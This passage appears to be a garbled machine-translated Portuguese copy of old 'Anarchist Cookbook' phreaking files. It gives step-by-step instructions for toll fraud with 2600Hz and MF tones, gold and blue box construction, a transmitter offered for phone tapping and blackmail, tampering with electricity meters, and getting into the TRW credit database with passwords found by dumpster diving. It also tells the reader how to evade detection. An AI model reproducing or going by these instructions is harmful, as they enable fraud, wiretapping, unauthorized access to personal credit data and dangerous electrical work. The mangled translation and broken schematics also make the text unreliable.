Uma cópia do TSPS 2 ou Meow CAT'S

-

A linha de fone de tom

-

Um fone de tom. (Tom True)

Agora, com TSPS 2, faça o seguinte:

1.run tsps 2

2.Chose opção 1

Opção 3.Chose 6

Sub-opção 9 4.Chose

Tipo 5.Now: 1-514-555-1212 (traços não são necessários)

6.Listen com o seu telefone, e assim que você ouvir um clique alto, em seguida, digite: \$

7.To gerar a 2600 hertz. Tone. Este tom desagradável vai continuar por alguns

8.Seconds, em seguida, ouvir de novo e você deve ouvir mais alto 'click'.

Tipo 9.Now: km2130801050s

-

'K' = kp tom

-

= Modo multi frequência 'M'

-

'S' = s tom

10.Agora ouvir o aparelho de novo, e espere até ouvir o 'click' novamente. Em seguida, digite: km2139752975s

-

2139751975 é o número da conta para a conferência de chamada.

Nota: 213-975-1975 é um número desligado, e eu recomendo fortemente que você só conta a chamada para este número, ou a empresa fone vai descobrir,

e, em seguida .. Lembre-se, teleconferências são discriminados, por isso, se você faz conta para o número de um inimigo, ele pode facilmente descobrir quem fez isso e ele pode estourar você!

Agora você deve ouvir 3 bips e uma mensagem pré-gravada curto. Daqui em diante, tudo está orientado por menus.

Página 95

Comandos de chamada de conferência

De modo '#':

-

1 = ligar para um número

-

6 = controle de transferência

-

7 = desliga a chamada de conferência

-

9 = vai chamar um operador de conferência

Fique longe de 7 e 9! Se por algum motivo um operador fica on-line, desligue! Se você receber um sinal de ocupado após km2130801050s, isso significa que

a linha telefônica está temporariamente fora do ar. Tente mais tarde, de preferência nove horas - cinco horas durante a semana, uma vez que as chamadas de conferência são principalmente concebidos para pessoas de negócios.

115.Gold Box planos do Jolly Roger

COMO PARA CONSTRUIR de TI

Você vai precisar do seguinte:

-

Two OHM 10K e três resistores OHM 1.4K

-

Dois 2N3904 transistores

-

Duas células Foto

-

Two Red LED'S (The mais luz produziu o melhor)

-

A caixa que não vai deixar a luz em

-

Fio Red and Green

Luz a partir de o LED como N ° 1 deve brilhar diretamente sobre a fotocélula # 1. A caixa de ouro Fiz necessário o topo do diodo emissor de luz é de tocar a célula fotoelétrica para que ela trabalhar.

O mesmas aplica-se a a célula como N ° 2 da foto e diodo emissor de luz.

1

:-PHOTOCELL -:

::

:: BASE

: 1 TTTTT

: + Diodo emissor de luz-TRANSISTOR

: TTTTT

:::

```

:I (- :: COLLECTOR
RED1 - <>: - :: -----: ----- Green2
-I (-: -----:
::
:/ 2 + / + / - / + / + / - / + / + / - / + / + /
De LED 10K 10K 1.4K 1.4K
RESISTORES
2
-PHOTOCELL -----
::
: BASE:
TTTTT:
TRANSISTOR:
TTTTT:
:: EMITTER:
Green1----- RED2
::
/ + / + /
1.4K

```

A resistência de 1.4K é variável e se a segunda parte da caixa de ouro é ignorada ainda vai trabalhar, mas quando alguém pega o telefone que eles vão ouvir um tom de discagem fraco em segundo plano e pode denunciá-lo à Gestapo er ... (AT & T). 1.4K vai lhe dar uma boa recepção, com pouco risco de uma Agente da Gestapo à sua porta. Agora que você já construiu tomar dois fios verdes do mesmo comprimento e retirar as extremidades, torça duas pontas e conectá-los a green1 e colocar um pedaço de fita adesiva com "Linha # 1" escrito nele.

Página 96

Continue o processo com red1 só usar o fio vermelho. Repita com red2 e green2 mas mudar para a linha 2.

COMO INSTALAR

Você vai precisar de para encontrar duas linhas de telefone que estão perto juntos. Rótulo uma das linhas de telefone "Linha # 1". Corte as linhas telefônicas e tomar o exterior revestimento fora dela. Deve haver quatro fios. Corte os fios amarelo e preto fora e tira os fios vermelho e verde para ambas as linhas.

Linha # 1 deverá estar em dois pedaços. Pegue o fio verde de um lado e conectá-lo a um dos fios verdes na caixa de ouro. Pegue a outra metade da linha nº 1 e ligue o fio verde livre para o fio verde na linha telefônica. Repetir o processo com red1 e da outra linha. Tudo o que você precisa fazer agora é anotar os números de telefone do lugar que você conectei no e ir para casa e chamá-lo. Você deve obter um tom de discagem! Se não, tente mudando o emissor com o coletor.

116.The História da ESS por The Jolly Roger

De todos os novos 1960 maravilhas da tecnologia telefone - satélites, ultra modernas Trânsito posições de atendimento (PAT) para os operadores, os PicturePhone, e assim por diante - o que deu Bell Labs mais problemas, e inesperadamente se tornou o maior esforço de desenvolvimento em Bell História do sistema, era a perfeição de um sistema de comutação eletrônica, ou ESS.

Recorde-se que tal sistema era o fim específico em vista, quando o projeto que culminou com a invenção do transistor tinha

foi lançado em 1930. Após a realização bem sucedida desse milagre planejado em 1947-48, mais atrasos foram trazidas pela

rigor financeiro ea necessidade de um maior desenvolvimento do próprio transistor. No início de 1950, uma equipe Labs começou a trabalhar sério na comutação electrónica. Já em 1955, a Western Electric se envolveu quando cinco engenheiros das obras de Hawthorne foram designados para

colaborar com os laboratórios do projeto. O presidente da AT & T em 1956, escreveu com confiança ", na Bell Labs, o desenvolvimento da nova eletrônica

sistema de comutação está indo a todo vapor. Temos certeza de que isso vai levar a muitas melhorias no serviço e também a uma maior eficiência. O primeiro

julgamento serviço começará em Morris, Illinois, em 1959. "Pouco tempo depois, Kappel disse que o custo de todo o projeto, provavelmente, ser de US \$ 45 milhões.

Mas tornou-se aparente que, gradualmente, o desenvolvimento de um sistema de comutação electrónica comercialmente utilizáveis - com efeito, um sistema computadorizado

central telefônica - apresentou muito maiores problemas técnicos do que havia sido antecipado, e que, portanto, a Bell Labs tinha muito subestimado o tempo e os investimentos necessários para fazer o trabalho. O ano de 1959 passou sem que o primeiro julgamento prometido em Morris, Illinois, que finalmente foi feita em novembro de 1960, e rapidamente mostrou o quanto mais trabalho a ser feito. Conforme o tempo arrastado on e os custos de montado, houve uma preocupação com a AT & T e algo que se aproxima de pânico na Bell Labs. Mas o projeto tinha que ir para a frente, por esta altura o investimento era muito grande para ser sacrificado, e em qualquer caso, para a frente as projeções de aumento da demanda por serviços de telefonia indicou que dentro de poucos anos viria um tempo em que, sem o salto quântico na velocidade e flexibilidade que comutação eletrônica daria, a rede nacional seria incapaz de atender a demanda. Em novembro de 1963, um sistema de comutação totalmente eletrônico entrou em uso na Companhia de Engenharia de Brown em Cocoa Beach, Florida. Mas esta era uma pequena instalação, essencialmente outra instalação de teste, que serve apenas uma única empresa. O tom de Kappel em o assunto no relatório anual de 1964 foi, para ele, quase apologético: "equipamento de comutação electrónica deve ser fabricado em volume padrões sem precedentes de confiabilidade Para ligar o equipamento economicamente e com boa velocidade, os métodos de produção em massa deve ser desenvolvido, mas, ao mesmo tempo, não pode haver perda de precisão ... "Mais um ano e milhões de dólares mais tarde, em 30 de maio de 1965, o primeiro central elétrica comercial foi colocado em serviço em Succasunna, New Jersey. Mesmo em Succasunna, apenas 200 dos 4.300 subscritores da cidade, inicialmente, tinha a vantagem de velocidade adicionou comutação eletrônica e adicionais serviços, tais como provisão para três conversas do partido e de transferência automática de chamadas recebidas. Mas depois disso, ESS estava a caminho. Em Janeiro de 1966, a segunda instalação comercial, este servindo 2.900 telefones, entrou em serviço em Chase, Maryland. Até o final de 1967

havia escritórios ESS adicionais na Califórnia, Connecticut, Minnesota, Geórgia, Nova Iorque, Flórida e Pensilvânia, até o final de 1970, havia

120 escritórios servindo 1,8 milhões de clientes, e em 1974 havia 475 escritórios atendendo 5,6 milhões de clientes.

A diferença entre comutação convencional e switching eletrônico é a diferença entre "hardware" e "software", no primeiro

caso, a manutenção é feita no local, com a chave de fenda e um alicate, enquanto que no caso de comutação electrónica, ele pode ser feito remotamente,

computador, a partir de um ponto central, o que torna possível ter apenas um ou dois dos técnicos direito de cada vez em cada centro de comutação. O

programa de desenvolvimento, quando os números finais foram somados, foi encontrado para ter exigido um escalonamento de quatro mil anos-homem de trabalho em Bell Labs e ter custado não 45.000 mil dólares americanos, mas 500 milhões dólares americanos!

117.The Merendeira por The Jolly Roger

Introdução

O Lunch Box é um transmissor muito simples que pode ser útil para todos os tipos de coisas. É muito pequeno e pode facilmente ser colocado em um número de

lugares. Eu tenho usado com sucesso para fones tocando, ficar dentro de informações, chantagens e outras coisas que tais. As possibilidades são infinitas. Eu vou

também incluem os planos ou um igualmente pequeno receptor para o seu brinquedo recém-feitos. Use-o para qualquer coisa. Você também pode fazer o transmissor eo receptor juntos em uma caixa e usá-lo como um walkie-talkie.

Materials que você vai precisar

-

(1) bateria de 9 volt com clipe de bateria

-

(1) 25-MFD, 15 volts capacitor eletrolítico

-

(2) 0,0047 capacitores de mfd

Página 97

-

(1) .022 mfd capacitor

-

(1) 51 pf capacitor

•

(1) 365 pf variável capacitor

•

(1) bobina de antena Transistor

•

(1) 2N366 transistor de

•

(1) transistor de 2N464

•

(1) resistor de 100k

•

(1) resistor 5.6K

•

(1) resistor 10k

•

(1) potenciômetro de 2meg com interruptor de SPST

•

Some good de arame, de solda, ferro de solda, placa de para colocá-lo on, caixa de (optional)

Esquema de Merendeira

Isto pode obter um tad confuso, mas apenas imprimi-lo-out e pagar atenção.

[!]

!

51 pf

!

--- Coletor + ----- base de

!) (2N366 + ---- + ----- /\ /\ /\ ---- GND

365 pf () emissor de!

!) (!!)

+ ----- + ----

!!

!!!!

GND / 0,022 mfd! !

10k \! ! !

/ GND + ----- emissor de

! ! ! 2N464

/ 0,0047! coletor de base

2meg \ ---- +! ! + ----- +!

/! GND! ! !

GND! ! !

+ ----- + 0,0047 + ----- +! !

! + - 25mfd ----- +

----- +! !
microfone + - / \ / \ / ----- +
----- + 100k!

!
GND ----> / <-----! +! +! + ----- +

comutar Battery
a partir de pot 2meg.

Notes cerca de o diagrama esquemático

1.GND significa terra
2.O GND perto do interruptor eo GND pelo potenciômetro
2meg deve estar conectado.

3.Quando você vê:) (

()

) (Esta é a bobina de antena do transistor com 15 voltas de fio regulares encontrar-se em torno dele.

4.O meio do laço no lado esquerdo (à esquerda de "("), você deve executar um fio até o "+" que não tem nada ligado a ele. Há

0,0047 capacitor na peça correto do fio.

5.Para o microfone usar um fone de ouvido magnética (1k a 2k).

6.Quando você vê "[!]" É a antena. Use cerca de 8 metros de fio para transmitir aprox. 300 pés Parte 15 das regras da FCC ea regulação diz que

Não pode transmitir mais de 300 metros sem uma licença. (Hahaha). Use mais de fio para uma antena para distâncias mais longas. (Anexá-lo ao fio preto

na linha de fone por cerca de uma antena de 250 metros!)

Operação da Caixa de almoço

Este transmissor irá enviar-os sinais de ao longo banda de rádio o AM. Você usa o capacitor variável para ajustar o que freq. você deseja usar. Encontrar um bom

freq não utilizado. para baixo no final inferior da escala de e você está definido. Use o pot 2 meg. para ajustar o ganho. Apenas brinque com ele até conseguir o que soa

bom. O interruptor na 2meg é para transformar o Box Lunch on e off. Quando tudo estiver ajustado, ligar um rádio AM ajustá-lo para onde você

acho que o sinal é. Ter um amigo colocar alguma merda através da Caixa e em sintonia com ele. Isso é tudo que existe para ela. Os planos para um receptor simples são apresentados

abaixo:

Página 98

O receptor Box Lunch

•

(1) bateria de 9 volt com clipe de bateria

•

(1) 365 pf variável capacitor

•

(1) 51 pf capacitor

•

(1) 1N38B díodo

•

(1) bobina de antena Transistor

•

(1) 2N366 transistor de

•

(1) interruptor SPST

•

(1) 1k para fone de ouvido magnético 2k

Esquemática para o receptor

[!]

!

51 pf

!

+ ---- + ---- +

!!

) 365 pf

(---- +!

)!!

+ ----- + --- GND

!

+ --- *>! ---- Base de coletor -----

díodo 2N366 fone de ouvido

emissor de + -----

!!

GND!

-

+

- Bateria de

+

GND -----> / <----- +

mudar

Declaração de encerramento

118.Olive Box planos do Jolly Roger

```

|| ^
NC - | - 5 4 - | ---- /\ /\ / ----> G
|| / R2
G <----) | ---- | - 6 3 - | - NC
| C3 | U1 |
----- | - 7 2 - | -----> PARA RINGER
||
---- | - 8 1 - | -
|| _____ ||
| --- /\ /\ / ---- | (---- L1
| R1 C1
----- L2

```

Página 99

À PARTIR DE PIN 2 <----- | | _ | | -----> G
P1

(> <)

$\frac{1}{f_1}$
 A PARTIR DE PIN 2 <----- | (----- .. ----- | | / |
 > | | < | S1 | |
 > | | < - | | |
 > | | < | | _ | \ |
 G <----- . > | | . <---
 \ |
 T1

c. Transdutor eletromagnético

Lista de Peças

-
- U1 - Texas Instruments TCM1506
-
- T1 - 4000:8 transformador de áudio ohm
-
- S1 - 8 de alto-falante ohm
-
- Resistor 2.2k - R1
-
- R2 - resistor variável externa; ajusta frequência de tempo
-
- C1 - 0,47 uF capacitor
-
- C2 - .1 uF capacitor
-
- C3 - 10uF capacitor
-
- L1 - Tip
-
- L2 - Ring
-

L1 e L2 são a linha de telefone.

A tecla Shift Taxa de:

Esta é a fórmula para a determinação da taxa de mudança:

$$SR = \frac{1}{\frac{1}{DSR (1/f_1)} + \frac{1}{DSR (1/f_2)}} = \frac{1}{\frac{1}{128} + \frac{1}{128}} = 64 \text{ Hz}$$

$$\frac{1}{\frac{1}{1714} + \frac{1}{1500}}$$

DSR = relação Taxa de Devider tecla Shift = 128

f1 = High Frequency Output = 1.714

f2 = Low Frequency Output = 1500

119.The Tron Box de The Captain Crunch GRANDE!

----- R ---- F ----

IIII

III I-

(C) (C) (C)

III I-

IIII

-

(C) = condensador

-

F = fusível

-

R = resistência

-

I, - são fios

Página 100

Lista de peças:

-

(3) capacitores eletrolíticos nominal de 50V (mais baixo) 0,47 UF

-

(1) resistor 20-30 OHM «Watt

-

(1) fusível 120Volt (amperagem melhor usar pelo menos a metade da casa atual total ou até menos que o impede de assoar o disjuntor apenas em caso ...)

-

(1) cabo de alimentação (cortar um cabo de extensão. Precisa parte plugue e fio)

-

(1) caixa isolados eletricamente para o resto de nós. Se o seu não se sentir confortável sobre a eletricidade, então não brincar com isso. Existe tensão apresentar que irá matá-lo ***. ***

A coisa funciona quando a carga em sua casa é baixo, como durante a noite. Ele vai colocar um sinal de fase reversa na linha e cancelar o outro

fase e colocar uma fase reversa correr tudo na casa. Bem, se você já trocou o poder leva a D \ C (pilhas)

motor que você vai ver que ele corre para trás bem o seu tipo de medidor elétrico funciona dessa maneira ... então em fase reversa faz com que o metro mais lento e se a sua sorte ele vai para trás. De qualquer forma, significa uma conta de luz mais barata.

120.More TRW Informações pelo The Jolly Roger

TRW é um grande banco de dados em que a empresa e os bancos podem executar verificações de crédito de seus clientes. Exemplo: John Jones ordens \$ 500 no valor de equipamentos de som do Joe Blow Eletrônico distribuição Co. Bem pode ser que ele deu à empresa um número de cartão de crédito falso, ou

não tem crédito suficiente, etc Bem, eles chamam-se TRW e, em seguida, executar uma verificação nele, TRW, em seguida, apresenta seus números de cartão (desde Sears visto) e conta os números, crédito, quando ele perdeu a última (se ele nunca fez) e depois, claro, diz que se ele teve algum problema antes que pagam suas contas.

Eu também gostaria de acrescentar que embora TRW contém informações sobre milhões de pessoas, não todas as partes do país é servido, embora a maior área são .. Então, se você odeia alguém e viver em um estado pequeno, você provavelmente não será capaz de ordenar-lhe 300 assentos sanitários rosa de K-mart.

Registro em

Para fazer logon, você dial-up o número de acesso local (ou de longa distância, o que sempre gira sobre si) e esperar por ele para dizer "TRW" neste prompt, você

tipo ou um "A" ou "Ctrl-G" e ele vai dizer "edifício circuito em andamento" que vai esperar por um minuto e, em seguida, limpar a tela, agora você vai digitar um dos seguintes procedimentos.

Tca1

TCA2

Tnj1

Tga1

Isso é para dizer o que área geográfica que o cliente se encontra, ele realmente não importa qual você usa, porque TRW muda automaticamente quando ele encontra o registro ..

Em seguida, você vai digitar o pswd e informações sobre a pessoa que você está tentando obter informações de crédito sobre. Digitá-lo em um formato parecido com isto:

Rts Pswd Lname Fname ..., Casa número Primeira carta de rua nome <cr> Zip agora você digita ctrl s e 2 ctrl-Q está aqui é o que parece em tempo real vida:

Ae: Discagem xxx-xxx-xxxx

(Tela clara)

TRW ^ G

construção de circuito em andamento

(Pausa ... tela clara)

Tca1

Rtc 3966785-cm5 Johnson David ..., 4567

R 56785

^ S ^ q ^ q

e então ele vai esperar por alguns segundos e imprimir o arquivo nele (se ele pode localizar um para a cara)

Nota: Você pode ter que empurrar retorno quando você ligar para chamar a atenção sistemas.

Obtendo suas senhas

Página 101

Para obter pswds, você ir até o seu banco favorito ou loja da Sears e cavar através do lixo (daí o nome sucateamento) à procura de impressões, se

eles são um lugar grande o suficiente, e viver em uma área TRW, então eles provavelmente terá algum. As impressões terão o código de assinante de 7 dígitos, deixando o 3-4 dígitos pswd até você. Muito parecido destruindo-se a bom sino ma idade.

Phunhouse 121.Phreaker 's pelo Jolly Roger

A longa prequil aguardado para Guia do Phreaker chegou finalmente. Concebida a partir de o tédio e da solidão que só poderia ser derivada a partir de:

The Traveler! Mas agora, ele está de volta com força total (depois de uma pequena férias) e está aqui para 'Premiere Mundial' os novos arquivos em todos os lugares. Ficar legal. Este representa a prequil para o primeiro um, assim que apenas relaxar. Isso não é feito para ser um arquivo de elite ultra-exclusivo, por isso meio que se acalmar e prestar atenção no

fundo se você são muito legal para a-lo.

Phreak Dicionário

Aqui você vai encontrar alguns dos termos básicos, mas necessários que devem ser conhecidos por qualquer phreak que quer ser respeitado em tudo.

Phreak:

1.A ação de usar formas perversas e principalmente ilegal, a fim de não pagar por algum tipo de projeto de lei de telecomunicações, a ordem, transferir, ou outro serviço. Muitas vezes envolve o uso de caixas altamente ilegal e máquinas, a fim de derrotar o segurança que está definido

up para evitar este espécie de acontecendo. [Fr'eaking]. v

2.A pessoa que utiliza os métodos acima de destruição e caos, a fim de dar uma vida melhor para todos. Um verdadeiro phreaker não vai

contra seus companheiros ou narc em pessoas que têm irregular sobre ele ou fazer qualquer coisa chamado para ser desonroso para phreaks. [Fr'eek]. n.

3.A determinado código ou dial-up útil na ação de ser um phreak. (Exemplo: "Eu cortei um novo phreak metro na noite passada.")

Sistema de comutação:

1.There são três principais sistemas de comutação atualmente empregados em os EUA, e alguns outros sistemas serão mencionados como pano de fundo.

•

SxS: Este sistema foi inventado em 1918 e foi utilizada em mais da metade do país até 1978. É muito básico sistema que é uma perda geral de energia e trabalho duro na bandeirinha. Uma boa maneira de identificar este é que ela exige

uma moeda na cabine de telefone antes que ele vai dar-lhe um tom de discagem, ou que nenhuma chamada em espera, reencaminhamento de chamadas, ou qualquer outro tipo de o serviço está disponível. Stands para: Passo by Step

•

XB: Este sistema de comutação foi utilizado pela primeira vez em 1978, a fim de cuidar da maior parte das falhas de SxS de comutação.

Não só é mais eficiente, mas que também pode suportar serviços diferentes em várias formas. XB1 é Crossbar Versão 1.

Isso é muito limitado e é difícil de distinguir de SxS exceto por visão direta da fiação envolvidos. Em seguida foi XB4,

Crossbar Versão 4. Com este sistema, algumas das coisas básicas como DTMF que não estavam disponíveis com SxS pode ser realizado. Para o golpe final de XB, XB5 foi criado. Este é um serviço que pode permitir DTMF além de mais de 800 tipo serviços (. que nem sempre estavam disponíveis) é a abreviatura de barra.

•

ESS: A nightmare in telecom. Em cores vivas, ESS é uma coisa muito ruim ter de enfrentar. É muito simples de identificar.

Discando 911 para emergências, e ANI [ver ANI abaixo] são as facetas mais comuns do sistema de pavor. SEE tem o capacidade de listar no log de chamadas de uma pessoa que número foi chamado, quanto tempo a chamada levou, e até mesmo o estado do

conversa (modem ou de outro modo.) Uma vez que tenha sido empregue ESS, que tem sido muito recentemente, foi invertido

através de vários tipos de revisões. O mais recente sistema até à data é 11-ESS, que é empregada em Washington DC para

razões de segurança. ESS é realmente o problema para qualquer phreak, porque é "mais inteligente" do que os outros sistemas. Por exemplo, se

em seu log de chamadas que vi 50 chamadas para 1-800-421-9438, eles seriam capazes de fazer um CN / A [ver Loopholes abaixo] em

o seu número e determinar se você está inscrito para o serviço ou não. Isso faz com que a maioria chama de um perigo,

porque, apesar de 800 números parecem ser livre, eles são registrados em seu log de chamadas e, em seguida, logo antes de você

receber o seu projeto de lei ele exclui os billings para eles. Mas antes que o estão abertos à inspeção, o que é uma razão pela qual

uso prolongado de qualquer código é perigoso sob ESS. Algumas das caixas [ver boxe abaixo] são incapazes de funcionar em

ESS. Em geral, é uma ameaça para a verdadeira phreak. Significa: Sistema de comutação electrónica. Porque eles podem aparecer

em um filtro em algum lugar, ou talvez seja apenas bom conhecê-los de qualquer maneira.

-

SSS: Sistema de Comutação Strowger. Primeiro sistema disponível não-operadora.

-

WES: Western Eletrônica Switching. Usado cerca de 40 anos atrás, com alguns lugares menores para o oeste.

Boxe:

1.O uso de caixas pessoalmente projetados que emitem impulsos ou cancelar eletrônicas que permitem a atuação mais simples enquanto phreaking. Através a utilização de caixas separadas, é possível realizar a maioria dos possíveis feitos com ou sem o controle de um operador.

Caixas 2.Some e suas funções estão listadas abaixo. Uns marcados com "*" indicam que não se encontram movimentável em SEE.

-

* Black Box: Faz parecer que a empresa de telefonia de que o telefone nunca foi pego.

-

Blue Box: emite um tom de 2600Hz que permite que você faça coisas como empilhar uma linha tronco, chutar o operador fora de linha, e outros.

-

Box Vermelho: Simula o barulho de um quarto, níquel ou centavo que está sendo jogado em um telefone público.

-

Box Queijo: Transforma seu telefone de casa em um telefone público para jogar fora os traços (uma caixa vermelha é normalmente necessário para chamar para fora.)

-

* Limpar Box: Dá-lhe um tom de discagem em alguns dos antigos telefones públicos SxS sem colocar em uma moeda.

-

Box Bege: A produção de celulares da bandeirinha mais simples que permite que você toque em linhas telefônicas e extrair por escuta, ou cruzar os fios, etc

-

Roxo Box: Faz com que todas as chamadas feitas a partir de sua casa pareçam ser chamadas locais.

ANI [ANI]:

Número de Identificação 1. Automatic. Um serviço disponível no ESS, que permite um serviço de telefone [ver dialups abaixo] para registrar o número

que qualquer determinado código foi discado junto com o número que foi chamado e imprimir esses dois na conta do cliente.

2. dialups [ver dialups abaixo] são todos concebidos apenas para usar ANI. Alguns dos serviços não tem o equipamento adequado para ler o ANI

impulsos ainda, mas é impossível ver qual é qual, sem ser preso ou não preso pela primeira vez.

Dialups [dy'l'ups]:

1. Os local ou 800 saída estendida que permite o acesso instantâneo a qualquer serviço, como a MCI, Sprint e AT & T, que a partir daí pode ser

usado por mão-picking ou usando um programa para revelar outros códigos povos que podem então ser usados moderadamente até eles descobrirem

sobre isso e você deve mudar para outro código (de preferência antes de descobrir mais sobre ele.)

2. Dialups são extremamente comuns em ambos os sentidos. Alguns dialups revelar a empresa que os opera, assim que ouvir o

tom. Outros são muito mais difíceis e alguns que você pode nunca ser capaz de identificar. Uma pequena lista de dialups:

1-800-421-9438 (5 códigos de dígitos)

1-800-547-6754 (6 códigos de dígitos)

1-800-345-0008 (6 códigos de dígitos)

1-800-734-3478 (6 códigos de dígitos)

1-800-222-2255 (5 códigos de dígitos)

3. Codes: Os códigos são procedimentos muito facilmente acessada quando você chamar um dial-up. Eles vão te dar algum tipo de tom. Se o tom faz

não termina em 3 segundos, em seguida, dar um soco no código e imediatamente após o código, o número que você está discando, mas atacar o '1 'na

início em primeiro lugar. Se o tom acaba, então soco no código quando o tom termina. Então, ele vai te dar outro tom.

Soco no número que está discando ou um '9 '. Se você bater em um '9 'e as paradas de tom, então você estragou tudo um pouco. Se você bater em

um tom eo tom continua, basta discar o número, então você está chamando sem a '1 '.

Códigos 4.All não são universais. O único tipo que eu sei que é verdadeiramente universal é Metrophone. Quase todas as grandes cidades tem um local de

Metro dial-up (para Philadelphia, (215) 351-0100/0126) e uma vez que os códigos são universais, quase todos os phreak tem usado

uma vez ou duas vezes. Eles não empregam ANI em quaisquer lojas que eu conheço, então sintá-se livre para verificar através de seus livros e chamar 555-1212

ou, como uma mansão mais tortuoso, inscreva-se. Então, nunca use seu próprio código. Dessa forma, se o check-up em você, devido à

seu log de chamadas, geralmente eles podem descobrir que você está inscrito. Não só isso, mas você pode definir um hacker phreak em torno desse

área e apenas deixá-lo cortar fora, já que eles costumam agrupá-los, e, como um bônus, você terá sua conexão discada local.

5.950 's. Eles parecem ser uma phreakers sonho perfeitamente legal. Eles são livres de sua casa, a partir de telefones públicos, de todos os lugares, e

eles sediar todas as grandes empresas de longa distância (950) 1044 <MCI>, (950) 1077 <Sprint>, <S+ylines> 950-1088, 950-1033 <EUA

Telecom>.) Bem, eles não são. Eles foram projetados para ANI. Esse é o ponto final da discussão.

Um dicionário phreak. Se você se lembrar de todas as coisas contidas naquele arquivo lá em cima, você pode ter uma melhor chance de fazer o que quer que seja

você faz. Esta seção seguinte é talvez um pouco mais interessante ...

Planos de caixa azul:

Estes são alguns planos de caixa azul, mas, primeiro, ser avisado, houve detectores tom de 2600Hz em linhas tronco do operador desde XB4. A idéia

por trás dele é usar um tom de 2600Hz para algumas funções muito impertinentes que podem realmente fazer o seu dia clarear. Mas, primeiro, aqui estão os planos, ou as corações do arquivo:

700: 1: 2: 4: 7: 11:

900: +: 3: 5: 8: 12:

1100: +: +: 6: 9: KP:

1300: +: +: +: 10: KP2:

1500: +: +: +: +: ST:

: 700: 900: 1100: 1300: 1500:

Pare! Antes de mais ardorosos utilizadores começam montando esses pequenos petiscos tom juntos, há um método mais simples. Se você tiver um Apple-Cat com um programa como de gato Meow IV, então você pode gerar os tons necessários, o tom de 2600Hz, o tom KP, o tom KP2, eo tom ST através do mostrador

secção. Então, se você tem que eu vou assumir que você pode carregá-lo para cima e ele funciona, e eu vou fazer-lhe o favor de dizer a você e os outros usuários o que fazer

com a caixa azul, agora que você, de alguma forma construiu. A ligação a um operador é um dos meios mais conhecidos e usados, de

se divertindo com sua caixa azul. Basta discar um TSPS (tráfego da estação de serviço de posicionamento, ou o operador que você começa quando você discar '0 ') e explodir um tom de 2600Hz através da linha. Cuidado! Não discar este direto! Depois de ter feito isso, ele é bastante simples de se divertir com ele. Soprar um tom KP

para iniciar uma chamada, um tom de ST para pará-lo, e um tom de 2600Hz para desligar. Depois de ter ligado a ele, aqui estão alguns números divertidas para chamar com ele:

0-700-456-1000 Teleconferência (livre, porque você é o operador!)

(Código de Área) -101 Switching Toll

(Código de Área) -121 Operador Local (hehe)

(Código de Área) -131 Informações

(Código de Área) -141 Taxa & Route

(Código de Área) -181 Coin Operador de Reembolso

(Código de Área) -11.511 operador Conference (quando você discar 800-544-6363)

Página 103

Bem, aqueles eram os controladores de matriz tom para a caixa azul e algumas outras coisas úteis para ajudá-lo a começar com. Mas esses são apenas o funções com o operador. Há outras coisas k-divertidas que você pode fazer com ele.

Mais avançado Blue Box Stuff:

Opa. Pequeno erro lá em cima. Esqueci-me cumprimentos de tom. Hum, você explodir um par de tons fora por até 1/10 de um segundo, com mais 1/10 de segundo para

silêncio entre os dígitos. Tons KP deve ser enviada para 2/10 de um segundo. Uma maneira de confundir as armadilhas 2600Hz é enviar ruído rosa durante o

canal (para todos vocês que têm equalizadores BSR decentes, há grande ruído rosa lá dentro.)

Usando as funções de operador é o uso da linha tronco "interior". Isto está a funcionar a partir do interior. Do tronco 'para fora', você pode fazer tal

Coisas como fazer chamadas de emergência inovadoras, toque em linhas, ocupado todas as linhas em qualquer tronco (chamado de "empilhamento"), ativar ou desativar o TSPS de, e para alguns sistemas 4a você ainda pode re-rotear chamadas para qualquer lugar.

Tudo bem. A única coisa que cada guia phreak completo deve ser feito sem planos é caixa azul, uma vez que eles eram uma parte vital do phreaking.

Outra coisa que todas as necessidades de arquivos completos é uma lista completa de todos os números de 800 em torno de modo que você pode ter um pouco mais divertido.

/ - / 800 Modem Empresas / - /

1-800-345-0008 (6) 1-800-547-6754 (6)

1-800-245-4890 (4) 1-800-327-9136 (4)

1-800-526-5305 (8) 1-800-858-9000 (3)

1-800-437-9895 (7) 1-800-245-7508 (5)

1-800-343-1844 (4) 1-800-322-1415 (6)

1-800-437-3478 (6) 1-800-325-7222 (6)

Tudo bem, conjunto Hacker Cat 1,0 nesses números e ter uma porra de um dia. Isso é suficiente, com 800 códigos, no momento isso fica em torno de você que eu

não sei em que estado os códigos serão, mas experimentá-los todos de qualquer maneira e ver o que você recebe. Em cerca de 800 serviços de agora, eles têm uma

operador que irá responder e pedir-lhe para o seu código, e então o seu nome. Alguns vão alternar entre a voz eo tom verificação, você nunca pode ter certeza de que você vai enfrentar.

Armado com este conhecimento que você deve ter um bom tempo phreaking agora. Mas a classe ainda não acabou, ainda há um par importante

regras que você deve saber. Se você ouve clicando contínuo na linha, então você deve assumir que um operador está mexendo com algo,

talvez até mesmo ouvir sobre você. É uma boa idéia para chamar alguém de volta quando o telefone começa a fazer isso. Se você estivesse usando um código, use um código diferente e / ou serviço a chamá-lo de volta.

Uma boa maneira de detectar se o código foi ruim ou não é para ouvir quando o número for discado. Se o código for ruim, você provavelmente vai ouvir o

telefone tocando de forma mais clara e mais rapidamente do que se você estivesse usando um código diferente. Se alguém responde voz para ele, então você pode imediatamente

assumir que é um agente para qualquer empresa que você está usando. O código '311311' famoso por Metro é um desses. Você teria que ser

muito estúpido para realmente responder, porque quem você perguntar para o operador sempre dizer 'Ele não está aqui agora, eu posso tê-lo chamá-lo

de volta?' e, em seguida, eles vão pedir para o seu nome e número de telefone. Algumas das empresas mais sofisticadas vai realmente dar-lhe uma transportadora em um

linha que é suposto dar-lhe uma transportadora e em seguida, basta ter um fluxo de lixo em toda a tela como se faria com uma conexão ruim. Isso é um

débil esforço para fazer você pensar que o código ainda está trabalhando e talvez levá-lo a marcar a voz de alguém, um bom teste para o truque transportadora é discar

um número que lhe dará uma transportadora que você nunca tenha marcado com o código antes, que lhe permitirá determinar se o código é

bom ou não. Para a nossa próxima seção, um olhar mais claro em algumas das coisas que a phreak não deve ser sem. Um vocabulário.

Há alguns meses atrás, era um mundo muito estranho para as pessoas modem lá fora. Mas agora, o vocabulário de um phreaker é essencial se você quer

fazer uma boa impressão sobre as pessoas quando você postar o que você sabe sobre determinados assuntos.

/ - / Vocabulário / - /

- Não cometer erros de ortografia, exceto algumas exceções: telefone -> fone

aberração -> phreak

- Nunca substitua 'z' por 's' do. (Ou seja, codez -> códigos)

- Nunca deixe muitos personagens depois de um post (ou seja, Hey Dudes # @ # @ # @!!)

- Nunca use o prefixo 'k' (k-kool, k-rad, k-whatever)

- Não abrevie. (Eu tenho lotsa wares w / docs)
